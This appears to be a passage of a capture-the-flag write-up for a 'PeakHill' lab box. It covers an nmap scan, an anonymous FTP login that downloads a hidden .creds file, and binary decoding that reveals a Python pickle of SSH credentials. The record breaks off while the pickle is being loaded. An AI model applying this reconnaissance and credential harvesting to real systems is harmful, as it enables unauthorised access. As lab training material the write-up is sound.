

Nmap Scan:




```
→ PeakHill nmap -sCV -A 10.10.13.23 -p21,22,7321 -oN nmapscan -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 02:39 WAT
Stats: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 02:41 (0:00:41 remaining)
Nmap scan report for 10.10.13.23
Host is up (0.51s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp            17 May 15  2020 test.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.42.156
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 04d5759dc1405137734c423038b8d6df (RSA)
|   256 7f951ad7592f1906eac155ec58350c05 (ECDSA)
|_  256 a51536921caa599b8ad8ea13c9c0ffb6 (ED25519)
7321/tcp open  swx?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, H
TTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP,
NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, Termin
alServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|     Username: Password:
|   NULL:
|_    Username:
1 service unrecognized despite returning data. If you know the service/version, please submit
 the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7321-TCP:V=7.93%I=7%D=6/27%Time=649A3DC8%P=x86_64-pc-linux-gnu%r(NU
SF:LL,A,"Username:\x20")%r(GenericLines,14,"Username:\x20Password:\x20")%r
SF:(GetRequest,14,"Username:\x20Password:\x20")%r(HTTPOptions,14,"Username
SF::\x20Password:\x20")%r(RTSPRequest,14,"Username:\x20Password:\x20")%r(R
SF:PCCheck,14,"Username:\x20Password:\x20")%r(DNSVersionBindReqTCP,14,"Use
SF:rname:\x20Password:\x20")%r(DNSStatusRequestTCP,14,"Username:\x20Passwo
SF:rd:\x20")%r(Help,14,"Username:\x20Password:\x20")%r(SSLSessionReq,14,"U
```

Checking ftp shows we can login anonymously and there's a file there




```
→ PeakHill ftp 10.10.13.23
Connected to 10.10.13.23.
220 (vsFTPd 3.0.3)
Name (10.10.13.23:mark): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||38419|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 May 15  2020 .
drwxr-xr-x    2 ftp      ftp          4096 May 15  2020 ..
-rw-r--r--    1 ftp      ftp          7048 May 15  2020 .creds
-rw-r--r--    1 ftp      ftp            17 May 15  2020 test.txt
226 Directory send OK.
ftp> get .creds
local: .creds remote: .creds
229 Entering Extended Passive Mode (|||40467|)
150 Opening BINARY mode data connection for .creds (7048 bytes).
100% |************************************************|  7048       35.37 MiB/s    00:00 ETA
226 Transfer complete.
7048 bytes received in 00:00 (13.81 KiB/s)
ftp> get test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||26588|)
150 Opening BINARY mode data connection for test.txt (17 bytes).
100% |************************************************|    17       79.81 KiB/s    00:00 ETA
226 Transfer complete.
17 bytes received in 00:00 (0.03 KiB/s)
ftp> ^D
221 Goodbye.
→ PeakHill
```

Viewing the file shows the binary numbers



```
➜  PeakHill mv .creds creds
➜  PeakHill cat test.txt
vsftpd test file
➜  PeakHill file creds
creds: ASCII text, with very long lines (7048), with no line terminators
➜  PeakHill cat creds
100000000000000110101110101110001000000000001010000101100000000101000000000000000000000000001110
011011100110110100001011111011100000110000101110011011100110011000100110101011100010000000101
011000000000010000000000000000000000000011101010111000100000001010000110011100010000001101011100
000010010000000000000000000000000001110011011100110110100001011111011101010111001101100101011 1
001000110001011100010000010001011000000000010000000000000000000000000011010000111000100000101 1
000011001110001000001100101100000000101000000000000000000000000001110011011100110110100001011 1
110111000001100001011100110111001100110010001101010111000100000111010110000000000100000000000
000000000000001110010011100010000100010000110011100010000100101011000000010100000000000000000
000000000111001101110011011010000101111101110000011000010111001101110011001100100011000001110
001000010100110100000000101100001100111000100001011010110000000100100000000000000000000000001
110011011100110110100001011111011100000110000101110011011100110011011101110001000011000101100
000000010000000000000000000000000101111101110001000011011000011001110001000011100101100000000
100100000000000000000000000000111001101110011011010000101111101110101011100110110010101110010 0
011000001110001000011110101100000000000100000000000000000000000000110011101110001000100001000 01
100111000100010001010110000000010100000000000000000000000000011100110111001101101000010111110 11
100000110000101110011011100110011001000110110011100010001001001011000000000010000000000000000
000000000110110001110001000100111000011001110001000101000101100000000100100000000000000000000
000011100110111001101101000010111110111000001100001011100110111001100110101011100010001010101
011000000000010000000000000000000000000001100110111000100010110100001100111000100010111010110 0
000001001000000000000000000000000011100110111001101101000010111110111000001100001011100110111
001100110001011100010001100001011000000000010000000000000000000000000001100010111000100011001 1
000011001110001000110100101100000000101000000000000000000000000001110011011100110110100001011 1
110111000001100001011100110111001100110010001100100111000100011011011010000000110110000110011
100010001110001011000000001010000000000000000000000000000111001101110011011010000101111101110000
011000010111001101110011001100010011001001110001000111010101100000000001000000000000000000000
000010000000111000100011110100001100111000100011111010110000000100100000000000000000000000001
110011011100110110100001011111011101010111001101100101011100100011001001110001001000000101100
000000010000000000000000000000001100101011100010010000110000110011100010010001001011000000000
100100000000000000000000000001110011011100110110100001011111011101010111001101100101011100100
011010101110001001000110101100000000001000000000000000000000000001101001011100010010010010000 1
100111000100100101010110000000101000000000000000000000000000111001101110011011010000101111101 1
100000110000101110011011100110011000100111000011100010010011001101000000011011000011001110001
001001110101100000000101000000000000000000000000000111001101110011011010000101111101110000011 00
001011100110111001100110010001101111011100010010100001011000000000010000000000000000000000000001
100100011100010010100110000110011100010010101001011000000001001000000000000000000000000111001
101110011011010000101111101110000011000010111001101110011001100110111000100101011010110000000
000100000000000000000000000000011010110111000100101100100001100111000100101101010110000000010100
000000000000000000000011100110111001101101000010111110111000001100001011100110111001100110 0
010011100101110001001011100101100000000000100000000000000000000000000011101000111000100101111100
001100111000100110000010110000000010010000000000000000000000000001110011011100110110100001011111
011100000110000101110011011100110011011001110001001100010101100000000001000000000000000000000
```

Using cyberchef to decode gives this




```
0000000000000000000011011100111000101000001100001100111000101000010010110000000010010000000000000000000000000001110
0110111001101101000010111110111000001100001011100110111001100100111000101000011010110000000000100000000000000
0000000000110001101110001010001001000011001110001010001010101100000001010000000000000000000000000001110011011100 1
1011010000101111101110000011000010111001101110011001100010011001101110001010001100110100000000100010000110011100 01
0100011101011000000010100000000000000000000000001110011011100110110100001011111011100000110000101110011011100 110
0110001001101100111000101001000011010000100000110000110011100010100100101011000000001001000000000000000000000000 1
1100110111001101101000010111110111000001100001011100110111001100111000011100010100101001101000000111101000011 0011
1000101001011010110000000101000000000000000000000000011100110111001101101000010111110111000001100001011100110111
0011001100010011011101110001010011000110100000101001100001100111000101001101010110000000101000000000000000000000
0000111001101110011011010000101111101110000011000010111001101110011001100100011010001110001010011100110100000 1111
1010000110011100010100111101011000000010010000000000000000000000000001110011011100110110100001011111011101010111001
1011001010111001000110011011100010101000001101000000001000100001100111000101010001010110000000100100000000000000000
0000000001110011011100110110100001011111011101010111001101100101011100100011010001110001010100100110100000101100 1
0000110011100010101001101011000000001010000000000000000000000000000111001101110011011010000101111101110000011000 0101
1100110111001100110001001100010111000101010100011010000000110110000110011100010101010101011000000001001000000000000
0000000000000011100110111001101101000010111110111000001100001011100110111001100110000011100010101011001011000000 0
0001000000000000000000000000011100000111000101010111100001100111000101011000010110000000101000000000000000000000000
0000111001101110011011010000101111101110000011000010111001101110011001100010011000001110001010110010110100000 0110
0110000110011100010101101001100101001 01110
```

```
7048   1
```

```
•]q(X
ssh_pass15qXuq•qX  ssh_user1qXhq•qX
ssh_pass25qXrq•q    X
ssh_pass20q
h•qX  ssh_pass7qX_q•qX   ssh_user0qXgq•qX
ssh_pass26qXlq•qX  ssh_pass5qX3q•qX   ssh_pass1qX1q•qX
ssh_pass22qh•qX
ssh_pass12qX@q•qX  ssh_user2q Xeq!•q"X    ssh_user5q#Xiq$•q%X
ssh_pass18q&h•q'X
ssh_pass27q(Xdq)•q*X   ssh_pass3q+Xkq,•q-X
ssh_pass19q.Xtq/•q0X   ssh_pass6q1Xsq2•q3X    ssh_pass9q4h•q5X
ssh_pass23q6Xwq7•q8X
ssh_pass21q9h•q:X  ssh_pass4q;h•q<X
ssh_pass14q=X0q>•q?X   ssh_user6q@XnqA•qBX    ssh_pass2qCXcqD•qEX
ssh_pass13qFh•qGX
ssh_pass16qHhA•qIX  ssh_pass8qJh•qKX
ssh_pass17qLh)•qMX
ssh_pass24qNh>•qOX  ssh_user3qPh•qQX  ssh_user4qRh,•qSX
ssh_pass11qTh•qUX  ssh_pass0qVXpqW•qXX
```

```
881   20                                11ms   Raw Bytes   LF
```


I saved the file to my host



```
➜ PeakHill mv ~/Downloads/dump .
➜ PeakHill cat dump
◆]q(X
ssh_pass15qXuq◆qX       ssh_user1qXhq◆qX
ssh_pass25qXr◆q X
ssh_pass20q
h◆q
   X    ssh_pass7q
◆qX     ssh_user0qXgq◆qX
ssh_pass26qXlq◆qX       ssh_pass5qX3q◆qX        ssh_pass1q X1q◆q X
◆qX_pass22q
ssh_pass12qX@q◆qX       ssh_user2q Xeq!◆q"X     ssh_user5q#Xiq$◆q%X
◆q'Xpass18q&h
ssh_pass27q(Xdq)◆q*X    ssh_pass3q+Xkq,◆q-X
ssh_pass19q.Xtq/◆q0X    ssh_pass6q1Xsq2◆q3X     ssh_pass9q4h◆q5X
ssh_pass23q6Xwq7◆q8X
ssh_pass21q9h◆q:X       ssh_pass4q;h◆q<X
ssh_pass14q=X0q>◆q?X    ssh_user6q@XnqA◆qBX     ssh_pass2qCXcqD◆qEX
ssh_pass13qF◆qGX
ssh_pass16qHhA◆qIX      ssh_pass8qJh◆qKX
ssh_pass17qLh)◆qMX
ssh_pass24qNh>◆qOX      ssh_user3qP◆qQX ssh_user4qRh,◆qSX
◆qUXpassssh_pass0qVXpqW◆qXX
ssh_pass10qYh◆qZe.%
➜ PeakHill
```

After spending some time I figured it's a python pickle dump file

I used python pickle library to decode it




```
➜ PeakHill ls
creds  dump  nmapscan
➜ PeakHill python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> with open('dump', 'rb') as f:
...     dump = f.read()
...
>>> dump
b'\x80\x03]q\x00(X\n\x00\x00\x00ssh_pass15q\x01X\x01\x00\x00\x00uq\x02\x86q\x03X\t\x00\x00\x00ssh_user1q\x04X\x01\x00\x00\x00hq\x05\x86q\x06X\n\x00\x00\x00ssh_pass25q\x07X\x01\x00\x00\x00rq
